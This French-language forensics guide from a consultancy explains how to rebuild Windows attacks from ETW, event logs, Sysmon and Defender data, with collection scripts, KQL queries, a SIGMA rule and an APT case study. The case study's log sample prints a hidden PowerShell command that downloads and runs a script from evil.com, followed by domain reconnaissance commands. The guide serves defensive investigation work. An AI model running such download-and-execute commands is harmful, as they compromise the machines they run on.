AYI NEDJIMI Consultants

Telemetry Forensics - Guide Pratique Cybersecurite

Catégorie : Forensics Lecture : 13 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Guide avancé de forensics pour exploiter efficacement la télémétrie Windows (ETW, journaux d Analyse de la Télémétrie Windows pour Reconstituer....

📊 Comment lire et compléter la télémétrie Windows pour reconstituer une attaque

Guide avancé de forensics pour exploiter efficacement les données de télémétrie Windows (ETW, journaux d'événements, Sysmon, Windows Defender ATP) dans la reconstruction précise d'attaques et l'investigation post-incident. L'investigation numerique et l'analyse forensique constituent des disciplines essentielles de la cybersecurite moderne. Face a la multiplication des incidents de securite, les analystes DFIR doivent maitriser un ensemble d'outils et de methodologies pour identifier, collecter et analyser les preuves numeriques de maniere rigoureuse. Cet article detaille les techniques avancees, les processus de chaine de custody et les bonnes pratiques pour mener des investigations efficaces dans des environnements complexes. Ce guide couvre les aspects essentiels de telemetry forensics guide pratique : méthodologie structurée, outils recommandés et retours d'expérience opérationnels. Les professionnels y trouveront des recommandations directement applicables.

Introduction : La télémétrie essentiel à l'investigation numérique

La télémétrie Windows représente l'un des piliers fondamentaux de l'analyse forensique moderne. Dans un contexte où les cyberattaques deviennent de plus en plus complexees et où les attaquants développent constamment de nouvelles techniques d'évasion, la capacité à exploiter efficacement les données de télémétrie devient cruciale pour tout analyste en sécurité informatique. Ces données, collectées en permanence par le système d'exploitation, constituent une mine d'or d'informations permettant de reconstituer avec précision le déroulement d'une intrusion, depuis le vecteur initial d'infection jusqu'aux actions post-exploitation.

L'architecture de télémétrie de Windows a considérablement évolué depuis Windows 10, intégrant des mécanismes de collecte de plus en plus aboutis. Le système génère désormais des volumes massifs de données événementielles, incluant non seulement les traditionnels journaux d'événements, mais également des traces ETW (Event Tracing for Windows), des données WMI (Windows Management Instrumentation), et des informations provenant de Windows Defender Advanced Threat Protection (ATP). Cette richesse informationnelle, bien que précieuse, présente également des défis significatifs en termes de collecte, de traitement et d'analyse.

L'objectif de cet article est de fournir une méthodologie complète et technique pour exploiter la télémétrie Windows dans le cadre d'investigations forensiques avancées. Nous explorerons non seulement les sources de données disponibles, mais également les techniques permettant de corréler ces informations pour reconstituer une timeline précise des événements. Au-delà de la simple lecture des journaux, nous aborderons les méthodes permettant de combler les lacunes dans la télémétrie, que celles-ci résultent de limitations techniques ou d'actions délibérées de l'attaquant.

Vos journaux d'événements sont-ils conservés suffisamment longtemps pour une investigation ?

Event Tracing for Windows (ETW) : Le système nerveux de la télémétrie

Event Tracing for Windows constitue l'infrastructure fondamentale sur laquelle repose l'ensemble du système de télémétrie Windows moderne. Contrairement aux journaux d'événements traditionnels qui offrent une vue relativement statique et limitée des activités système, ETW fournit un mécanisme de traçage haute performance capable de capturer des événements au niveau kernel et userland avec une granularité exceptionnelle.

L'architecture ETW repose sur trois composants principaux : les providers (fournisseurs d'événements), les sessions de trace, et les consumers (consommateurs). Les providers, identifiés par des GUIDs uniques, génèrent des événements structurés contenant des métadonnées riches. Par exemple, le provider Microsoft-Windows-Kernel-Process (GUID: {22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}) génère des événements détaillés sur la création et la terminaison de processus, incluant des informations sur les tokens de sécurité, les lignes de commande, et les relations parent-enfant.

La configuration des sessions ETW détermine quels événements sont capturés et avec quel niveau de détail. Une configuration optimale pour l'analyse forensique implique l'activation de providers critiques tels que Microsoft-Windows-Kernel-Network-Provider pour le traçage réseau, Microsoft-Windows-Kernel-File pour les opérations sur les fichiers, et Microsoft-Windows-Kernel-Registry pour les modifications du registre. L'utilisation de WPA (Windows Performance Analyzer) ou de scripts PowerShell basés sur le module Get-WinEvent permet d'interroger ces traces de manière programmatique.



Illustration 1 : Schéma de l'architecture ETW montrant le flux de données depuis les providers jusqu'aux consumers

Windows Event Log : La mémoire traditionnelle du système

Les journaux d'événements Windows, bien qu'anciens dans leur conception, demeurent une source essentielle d'informations forensiques. Le service Windows Event Log maintient plusieurs canaux de journalisation, chacun dédié à des catégories spécifiques d'événements. Les journaux Security, System, et Application constituent le trio classique, mais Windows moderne ajoute de nombreux journaux opérationnels et analytiques sous la branche Applications and Services Logs.

Le journal Security (Security.evtx) reste particulièrement crucial pour l'analyse forensique, enregistrant les événements d'authentification (Event ID 4624, 4625), les créations de processus avec audit détaillé (Event ID 4688 avec CommandLine auditing activé), et les accès aux objets (Event ID 4663). La configuration de l'audit avancé via les Group Policy Objects permet d'enrichir considérablement ces journaux. Par exemple, l'activation de "Audit Process Creation" avec l'inclusion des lignes de commande transforme l'Event ID 4688 en une source d'information comparable à Sysmon pour le traçage des processus.

Le journal Microsoft-Windows-PowerShell/Operational capture l'exécution de scripts PowerShell, un vecteur d'attaque privilégié. Les Event IDs 4103 (Module Logging), 4104 (Script Block Logging), et 4105/4106 (Transcription) fournissent une visibilité complète sur l'activité PowerShell, incluant les commandes désobfusquées. Cette télémétrie s'avère cruciale pour détecter les techniques de "Living off the Land" où les attaquants exploitent des outils légitimes.

Notre avis d'expert
La reconstruction de timeline est l'art le plus sous-estimé de la forensique numérique. Corréler les horodatages entre fichiers système, journaux d'événements, artefacts réseau et traces applicatives permet de reconstituer le scénario exact d'une compromission.

Sysmon : L'amélioration chirurgicale de la télémétrie

Sysmon, développé par Mark Russinovich, représente une extension majeure des capacités de journalisation native de Windows. Cet outil système génère des événements détaillés sur l'activité système dans le journal Microsoft-Windows-Sysmon/Operational, offrant une granularité et une richesse d'information surpassant largement les journaux natifs.

La configuration de Sysmon via des fichiers XML permet une personnalisation fine des événements capturés. Une configuration forensique optimale inclut la capture des créations de processus (Event ID 1) avec hash des exécutables, les connexions réseau (Event ID 3), les modifications de l'image des processus (Event ID 7), les créations de fichiers (Event ID 11), et les modifications du registre (Event ID 12, 13, 14). Les événements de création de processus Sysmon incluent des métadonnées cruciales comme les hashs cryptographiques (MD5, SHA256, IMPHASH), permettant une corrélation rapide avec des indicateurs de compromission connus.

L'Event ID 10 de Sysmon, qui trace les accès inter-processus, s'avère particulièrement précieux pour détecter les techniques d'injection de code. Les attaquants utilisant des techniques comme Process Hollowing ou Thread Hijacking laissent des traces caractéristiques dans ces événements. De même, l'Event ID 8 (CreateRemoteThread) expose les tentatives d'injection de threads distants, une technique couramment employée par les malwares pour s'exécuter dans le contexte d'autres processus. Pour approfondir, consultez NIS 2 : Guide Complet de la Directive Européenne sur la Cybersécurité.

Windows Defender et Microsoft Defender for Endpoint

Windows Defender, intégré nativement dans Windows 10 et 11, génère une télémétrie riche accessible via plusieurs canaux. Le journal Microsoft-Windows-Windows Defender/Operational contient des événements de détection (Event ID 1116, 1117), de quarantaine (Event ID 1118), et de remédiation. Plus significativement, Microsoft Defender for Endpoint (anciennement Windows Defender ATP) collecte une télémétrie étendue incluant des indicateurs comportementaux, des arbres de processus complets, et des métadonnées réseau détaillées.

L'API de Microsoft Defender for Endpoint permet d'accéder programmatiquement à cette télémétrie via des requêtes Kusto Query Language (KQL). Les tables DeviceProcessEvents, DeviceNetworkEvents, et DeviceFileEvents contiennent des données historiques remontant jusqu'à 30 jours, permettant une reconstruction détaillée des activités même après la

suppression des journaux locaux. La capacité de Microsoft Defender for Endpoint à capturer les command lines complètes, les connexions réseau avec résolution DNS, et les opérations sur les fichiers avec paths complets en fait un outil forensique de premier plan.

Artefact	Localisation	Information extraite
Registre	SYSTEM, SAM, SOFTWARE	Configuration, comptes, services
Event Logs	Security, System, Application	Connexions, erreurs, alertes
Prefetch	C:\Windows\Prefetch	Programmes executes et timestamps
MFT	$MFT sur volume NTFS	Fichiers crees, modifies, supprimes

Méthodologie d'analyse de la télémétrie pour la reconstruction d'attaques

Phase 1 : Collecte et préservation des données

La première étape critique de toute investigation forensique consiste à collecter et préserver l'intégrité des données de télémétrie. Cette phase doit être menée avec une rigueur méthodologique absolue pour garantir l'admissibilité des preuves et la fiabilité de l'analyse subséquente.

La collecte des journaux d'événements Windows nécessite l'extraction des fichiers .evtx depuis le répertoire %SystemRoot%\\System32\\winevt\\Logs\\. Il est impératif d'utiliser des outils préservant les métadonnées et l'intégrité des fichiers, comme wevtutil.exe avec l'option export-log ou des solutions forensiques commerciales. La commande suivante permet d'exporter un journal avec préservation complète des métadonnées :

```
wevtutil epl Security C:\\Forensics\\Security.evtx /ow:true
```

Pour les systèmes en production où une collecte hors ligne n'est pas envisageable, l'utilisation de WMI ou de PowerShell remoting permet une extraction à distance. Le script suivant illustre une collecte distante avec calcul de hash pour validation de l'intégrité :

```
$ComputerName = "TARGET-PC"
$Credential = Get-Credential
$Session = New-PSSession -ComputerName $ComputerName -Credential $Credential

Invoke-Command -Session $Session -ScriptBlock {
    $Logs = @("Security", "System", "Application", "Microsoft-Windows-Sysmon/Operational")
    foreach ($Log in $Logs) {
        $ExportPath = "C:\\Temp\\$($Log.Replace('/', '-')).evtx"
        wevtutil epl $Log $ExportPath
        $Hash = Get-FileHash $ExportPath -Algorithm SHA256
        [PSCustomObject]@{
            LogName = $Log
            FilePath = $ExportPath
            SHA256 = $Hash.Hash
            ExportTime = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
        }
    }
}

Copy-Item -FromSession $Session -Path "C:\\Temp\\*.evtx" -Destination "C:\\Forensics\\"
Remove-PSSession $Session
```

La collecte des traces ETW actives requiert une approche différente. L'utilisation de WPR (Windows Performance Recorder) ou de scripts basés sur logman.exe permet de capturer les sessions ETW en cours. La commande suivante démarre une capture ETW complète :

```
logman create trace ForensicTrace -p "Microsoft-Windows-Kernel-Process" 0xFFFFFFFF 0xFF -p
"Microsoft-Windows-Kernel-Network" 0xFFFFFFFF 0xFF -p "Microsoft-Windows-Kernel-File"
0xFFFFFFFF 0xFF -o C:\\Forensics\\trace.etl -ets
```

Phase 2 : Normalisation et enrichissement des données

Une fois les données collectées, la phase de normalisation devient cruciale pour permettre une analyse cohérente. Les événements provenant de sources multiples utilisent souvent des formats et des schémas différents, nécessitant une standardisation pour faciliter la corrélation.

Cas concret
Lors de l'investigation de l'attaque sur TV5Monde (2015), les analystes forensiques ont découvert que les attaquants — attribués au groupe APT28 — étaient présents dans le réseau depuis plus de 3 mois avant l'attaque destructrice. Cette phase de reconnaissance prolongée souligne l'importance du threat hunting proactif.

En cas d'incident, seriez-vous capable de retracer le parcours exact de l'attaquant ?

L'utilisation de frameworks comme MITRE ATT&CK pour mapper les événements aux techniques adverses permet une contextualisation immédiate. Par exemple, l'Event ID 4688 avec une ligne de commande contenant "powershell -enc" peut être mappé à la technique T1059.001 (Command and Scripting Interpreter: PowerShell). Cette approche facilite l'identification des chaînes d'attaque (kill chains) et la reconnaissance de patterns d'attaque connus.

L'enrichissement des données implique l'ajout de contexte externe pour améliorer la valeur analytique des événements. Cela inclut la résolution des SIDs en noms d'utilisateurs, l'ajout d'informations de réputation pour les hashs de fichiers via des services comme VirusTotal, et la

géolocalisation des adresses IP. Le script PowerShell suivant illustre un processus d'enrichissement basique : Les recommandations de MITRE ATT&CK constituent une reference essentielle.

```
function Enrich-SecurityEvent {
    param($Event)

    $EnrichedEvent = $Event | Select-Object *

    # Résolution du SID en nom d'utilisateur
    if ($Event.UserId) {
        try {
            $User = ([System.Security.Principal.SecurityIdentifier]
$Event.UserId).Translate([System.Security.Principal.NTAccount])
            $EnrichedEvent | Add-Member -NotePropertyName "UserName" -NotePropertyValue
$User.Value
        } catch {}
    }

    # Extraction et enrichissement de l'adresse IP
    if ($Event.IpAddress -and $Event.IpAddress -ne "-") {
        $GeoIP = Invoke-RestMethod -Uri "http://ip-api.com/json/$($Event.IpAddress)"
        $EnrichedEvent | Add-Member -NotePropertyName "Country" -NotePropertyValue
$GeoIP.country
        $EnrichedEvent | Add-Member -NotePropertyName "City" -NotePropertyValue
$GeoIP.city
    }

    # Vérification de réputation pour les hashs
    if ($Event.Hashes) {
        $Hash = ($Event.Hashes -split ',')[1].Split('=')[1]  # Extraction SHA256
        # Intégration avec l'API VirusTotal ou autre service de réputation
    }

    return $EnrichedEvent
}
```

Phase 3 : Corrélation temporelle et construction de la timeline

La construction d'une timeline unifiée représente l'étape centrale de la reconstruction d'une attaque. Cette phase nécessite la fusion de multiples sources de télémétrie en respectant scrupuleusement les horodatages et en tenant compte des éventuels décalages temporels entre systèmes.

La création d'une super timeline utilisant des outils comme Plaso (log2timeline) permet d'agréger l'ensemble des artefacts temporels. Cependant, pour une analyse fine de la télémétrie Windows, une approche personnalisée offre souvent plus de flexibilité. Le script PowerShell suivant illustre la construction d'une timeline multi-sources :

```
$Timeline = @()

# Collecte des événements Security
$SecurityEvents = Get-WinEvent -Path "C:\\Forensics\\Security.evtx" | Where-Object {
    $_.Id -in @(4624, 4625, 4688, 4689, 4698, 4699, 4700, 4701, 4702)
}

foreach ($Event in $SecurityEvents) {
    $Timeline += [PSCustomObject]@{
        Timestamp = $Event.TimeCreated
        Source = "Security"
        EventID = $Event.Id
        Description = $Event.Message.Split("`n")[0]
        Details = $Event.Message
        Computer = $Event.MachineName
        User = $Event.UserId
    }
}

# Collecte des événements Sysmon
$SysmonEvents = Get-WinEvent -Path "C:\\Forensics\\Sysmon.evtx"

foreach ($Event in $SysmonEvents) {
    $XML = [xml]$Event.ToXml()
    $EventData = @{}
    $XML.Event.EventData.Data | ForEach-Object {
        $EventData[$_.Name] = $_.'#text'
    }

    $Timeline += [PSCustomObject]@{
        Timestamp = $Event.TimeCreated
        Source = "Sysmon"
        EventID = $Event.Id
        Description = Switch ($Event.Id) {
            1 { "Process Create: $($EventData.CommandLine)" }
            3 { "Network Connection: $($EventData.DestinationIp):$
($EventData.DestinationPort)" }
            7 { "Image Loaded: $($EventData.ImageLoaded)" }
            11 { "File Created: $($EventData.TargetFilename)" }
            Default { "Sysmon Event $($Event.Id)" }
        }
        Details = $EventData
        Computer = $Event.MachineName
        User = $EventData.User
    }
}

# Tri chronologique et export
$Timeline | Sort-Object Timestamp | Export-Csv -Path "C:\\Forensics\\Timeline.csv"
-NoTypeInformation
```



Illustration 2 : Diagramme de timeline montrant la corrélation d'événements multi-sources lors d'une attaque

Phase 4 : Identification des patterns d'attaque et des TTP adverses

L'analyse des patterns dans la télémétrie permet d'identifier les Tactiques, Techniques et Procédures (TTP) utilisées par l'attaquant. Cette phase requiert une connaissance approfondie des comportements malveillants typiques et des signatures d'attaque. Pour approfondir, consultez OWASP Top 10 pour les LLM : Guide Remédiation 2026.

Les indicateurs comportementaux dans la télémétrie Windows incluent des patterns tels que :

- **Escalade de privilèges** : Succession rapide d'événements 4672 (Special Logon) suivis de 4688 (Process Creation) avec des privilèges élevés
- **Mouvement latéral** : Events 4624 Type 3 (Network Logon) depuis des adresses IP internes inhabituelles, suivis de 4688 avec des outils comme PsExec ou WMI
- **Persistance** : Events 4698 (Scheduled Task Created) ou modifications du registre Run keys (Sysmon Event ID 13)
- **Exfiltration** : Patterns de connexions réseau sortantes (Sysmon Event ID 3) vers des destinations inhabituelles avec des volumes de données importants

L'utilisation de requêtes KQL sur les données normalisées permet d'identifier ces patterns de manière programmatique :

```
// Détection de mouvements latéraux via RDP
SecurityEvent
| where EventID == 4624
| where LogonType == 10  // Remote Interactive (RDP)
| where TimeGenerated > ago(24h)
| summarize
    LogonCount = count(),
    UniqueTargets = dcount(Computer),
    Targets = make_set(Computer)
    by Account, IpAddress
| where UniqueTargets > 3  // Seuil d'alerte pour connexions multiples
| order by UniqueTargets desc
```

Phase 5 : Analyse des lacunes et reconstruction des zones d'ombre

Malgré la richesse de la télémétrie Windows, des lacunes subsistent invariablement, soit en raison de limitations techniques, soit à cause d'actions délibérées de l'attaquant pour effacer ses traces. L'identification et la compensation de ces lacunes constituent un aspect crucial de l'analyse forensique avancée.

Les techniques de comblement des lacunes incluent :

Analyse de la mémoire volatile : L'extraction et l'analyse de dumps mémoire peuvent révéler des processus, des connexions réseau, et des artefacts qui n'apparaissent pas dans la télémétrie persistante. Des outils comme Volatility3 permettent d'extraire des informations cruciales :

```
# Extraction des processus depuis un dump mémoire
import volatility3
from volatility3.framework import contexts, automagic

context = contexts.Context()
automagic.run_automagic(context, plugin_names=['windows.pslist'])

for process in context.layers['primary'].processes():
    print(f"PID: {process.UniqueProcessId}, Name: {process.ImageFileName}")
```

Corrélation avec les artefacts du système de fichiers : Les timestamps MACB (Modified, Accessed, Created, Birth) du système de fichiers NTFS, les entrées USN Journal, et les Shadow Copies peuvent combler les lacunes dans la timeline des événements :

```
# Analyse du USN Journal pour détecter les activités de fichiers
fsutil usn readjournal C: csv | ConvertFrom-Csv | Where-Object {
    $_.FileName -like "*.exe" -or $_.FileName -like "*.dll"
} | Select-Object TimeStamp, FileName, Reason
```

Reconstruction via les artifacts réseau : Les logs de pare-feu, les captures réseau (PCAP), et les métadonnées NetFlow peuvent fournir des informations sur les communications réseau non capturées par la télémétrie locale :

```
# Analyse de PCAP pour identifier les communications suspectes
from scapy.all import rdpcap, IP, TCP

packets = rdpcap("capture.pcap")
connections = {}

for pkt in packets:
    if IP in pkt and TCP in pkt:
        src = f"{pkt[IP].src}:{pkt[TCP].sport}"
        dst = f"{pkt[IP].dst}:{pkt[TCP].dport}"
        conn_tuple = (src, dst)

        if conn_tuple not in connections:
            connections[conn_tuple] = {
                'packets': 0,
                'bytes': 0,
                'start_time': pkt.time
            }

        connections[conn_tuple]['packets'] += 1
        connections[conn_tuple]['bytes'] += len(pkt)
```

Techniques avancées d'exploitation de la télémétrie

Analyse prédictive et détection proactive

L'exploitation avancée de la télémétrie ne se limite pas à la reconstruction post-incident. Les techniques de machine learning appliquées aux données de télémétrie permettent une détection proactive des comportements anormaux. L'implémentation d'algorithmes de détection d'anomalies basés sur l'isolation forest ou les autoencoders permet d'identifier des patterns d'attaque nouveaux ou poussés.

```
from sklearn.ensemble import IsolationForest
import pandas as pd
import numpy as np

# Préparation des features depuis la télémétrie
def extract_features(events):
    features = []
    for event in events:
        feature_vector = [
            event['hour_of_day'],
            event['process_count'],
            event['network_connections'],
            event['registry_modifications'],
            event['file_operations'],
            event['authentication_failures']
        ]
        features.append(feature_vector)
    return np.array(features)

# Entraînement du modèle
model = IsolationForest(contamination=0.1)
model.fit(training_features)

# Détection d'anomalies
predictions = model.predict(new_features)
anomalies = new_features[predictions == -1]
```

Corrélation multi-hosts et analyse de propagation

Les attaques modernes impliquent rarement un seul système. La corrélation de la télémétrie à travers plusieurs hosts permet de tracer la propagation latérale et d'identifier le patient zéro. L'utilisation de graph databases comme Neo4j facilite cette analyse relationnelle :

```
// Requête Neo4j pour tracer la propagation latérale
MATCH path = (initial:Process)-[:CREATED|CONNECTED*1..5]->(target:Process)
WHERE initial.hostname = 'PATIENT-ZERO'
  AND initial.timestamp > datetime('2024-01-01T00:00:00')
  AND target.hostname <> initial.hostname
RETURN path
ORDER BY length(path)
LIMIT 10
```

Automatisation de l'analyse via SIGMA rules

SIGMA fournit un format standardisé pour écrire des règles de détection indépendantes de la plateforme. La conversion de ces règles vers des requêtes spécifiques à la télémétrie Windows automatise la détection de patterns d'attaque connus :

```
title: Suspicious PowerShell Download Execution
id: 3b6ab547-8ec2-4991-a418-c9f1c3b8a4b7
status: experimental
description: Detects PowerShell downloading and executing content
logsource:
    product: windows
    service: powershell
detection:
    selection:
        EventID: 4104
        ScriptBlockText|contains|all:
            - 'System.Net.WebClient'
            - 'DownloadString'
            - 'Invoke-Expression'
    condition: selection
falsepositives:
    - Legitimate administrative scripts
level: high
```

Integration avec des frameworks SOAR

L'intégration de l'analyse de télémétrie avec des plateformes SOAR (Security Orchestration, Automation and Response) permet une réponse automatisée aux incidents. L'API REST suivante illustre l'intégration avec un système SOAR :

```
import requests
import json

class TelemetryAnalyzer:
    def __init__(self, soar_endpoint, api_key):
        self.soar_endpoint = soar_endpoint
        self.headers = {'Authorization': f'Bearer {api_key}'}

    def analyze_event(self, event):
        # Analyse de l'événement
        threat_score = self.calculate_threat_score(event)

        if threat_score > 0.7:
            # Création d'un incident dans le SOAR
            incident = {
                'title': f"Suspicious Activity Detected: {event['description']}",
                'severity': 'high' if threat_score > 0.9 else 'medium',
                'source': 'Telemetry Analysis',
                'artifacts': [
                    {
                        'type': 'hostname',
                        'value': event['hostname']
                    },
                    {
                        'type': 'process',
                        'value': event['process_name']
                    }
                ],
                'automated_response': True
            }

            response = requests.post(
                f"{self.soar_endpoint}/api/incidents",
                json=incident,
                headers=self.headers
            )

            if response.status_code == 201:
                return response.json()['incident_id']

    def calculate_threat_score(self, event):
        score = 0.0

        # Logique de scoring basée sur les indicateurs
        if 'powershell' in event.get('process_name', '').lower():
            score += 0.3
        if event.get('network_connections', 0) > 10:
            score += 0.2
        if event.get('privilege_escalation', False):
            score += 0.5

        return min(score, 1.0)
```

Cas d'étude : Reconstruction d'une attaque APT complexe

Pour illustrer concrètement l'application de ces techniques, analysons la reconstruction d'une attaque APT (Advanced Persistent Threat) avancée ciblant une infrastructure Windows d'entreprise. Pour approfondir, consultez Attaques sur CI/CD (GitHub.

Contexte de l'incident

L'attaque a débuté par un email de spear-phishing contenant une pièce jointe malveillante. L'analyse de la télémétrie a révélé la chronologie suivante :

T+00:00 - Ouverture de la pièce jointe malveillante
L'Event ID 4688 montre l'exécution de WINWORD.EXE avec création d'un processus enfant suspect :

```
Process Creation:
  New Process ID: 0x1a2c
  New Process Name: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
  Token Elevation Type: TokenElevationTypeDefault (2)
  Process Command Line: powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http://evil.com/stage1.ps1'))"
  Creator Process ID: 0x0b14
  Creator Process Name: C:\\Program Files\\Microsoft Office\\Office16\\WINWORD.EXE
```

T+00:05 - Téléchargement et exécution du payload initial
Sysmon Event ID 3 capture la connexion réseau :

```
Network connection detected:
  RuleName: -
  UtcTime: 2024-01-15 14:35:22.123
  ProcessGuid: {12345678-1234-5678-9012-345678901234}
  ProcessId: 6700
  Image: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
  User: CONTOSO\\jsmith
  Protocol: tcp
  Initiated: true
  SourceIsIpv6: false
  SourceIp: 10.0.1.45
  SourceHostname: WKS-001.contoso.local
  SourcePort: 54321
  SourcePortName: -
  DestinationIsIpv6: false
  DestinationIp: 185.234.123.45
  DestinationHostname: -
  DestinationPort: 443
  DestinationPortName: https
```

T+00:10 - Établissement de la persistance
Event ID 4698 indique la création d'une tâche planifiée :

```
A scheduled task was created:
  Subject:
    Security ID: S-1-5-21-1234567890-1234567890-1234567890-1001
    Account Name: jsmith
    Account Domain: CONTOSO
    Logon ID: 0x3E7

  Task Information:
    Task Name: \\Microsoft\\Windows\\Maintenance\\SystemUpdate
    Task Content: [XML contenant la définition de la tâche avec exécution de regsvr32.exe]
```

T+00:30 - Reconnaissance et énumération
Multiple Event ID 4688 montrent l'exécution de commandes de reconnaissance :

```
net user /domain
net group "Domain Admins" /domain
nltest /dclist:contoso.local
systeminfo
ipconfig /all
```

T+02:00 - Mouvement latéral vers le contrôleur de domaine
Event ID 4624 Type 3 sur le DC indique une authentification réseau :

```
An account was successfully logged on:
  Subject: [Details omitted for brevity]
  Logon Information:
    Logon Type: 3 (Network)
    Restricted Admin Mode: No
    Virtual Account: No
    Elevated Token: Yes

  New Logon:
    Security ID: S-1-5-21-1234567890-1234567890-1234567890-500
    Account Name: Administrator
